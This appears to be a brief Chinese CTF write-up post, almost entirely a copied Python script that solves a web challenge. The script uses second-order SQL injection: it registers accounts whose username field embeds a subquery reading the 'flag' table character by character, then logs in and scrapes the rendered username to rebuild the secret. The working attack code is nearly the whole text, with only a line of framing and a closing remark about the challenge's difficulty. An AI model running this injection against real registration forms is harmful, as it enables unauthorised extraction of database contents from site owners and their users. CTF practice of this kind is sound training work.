
抄大佬的脚本

```python
import requests
import re


register_url = '/register.php'
login_url = '/login.php'


for i in range(1, 100):
    register_data = {
        'email': '111@123.com%d' % i,
        'username': "0' + ascii(substr((select * from flag) from %d for 1)) + '0" % i,
        'password': 'admin'
    }
    res = requests.post(url=register_url, data=register_data)

    login_data = {
        'email': '111@123.com%d' % i,
        'password': 'admin'
    }
    res_ = requests.post(url=login_url, data=login_data)
    code = re.search(r'<span class="user-name">\s*(\d*)\s*</span>', res_.text)
    print(chr(int(code.group(1))), end='')
```



题目真的越来越难了，没有wp寸步难行唉，太菜了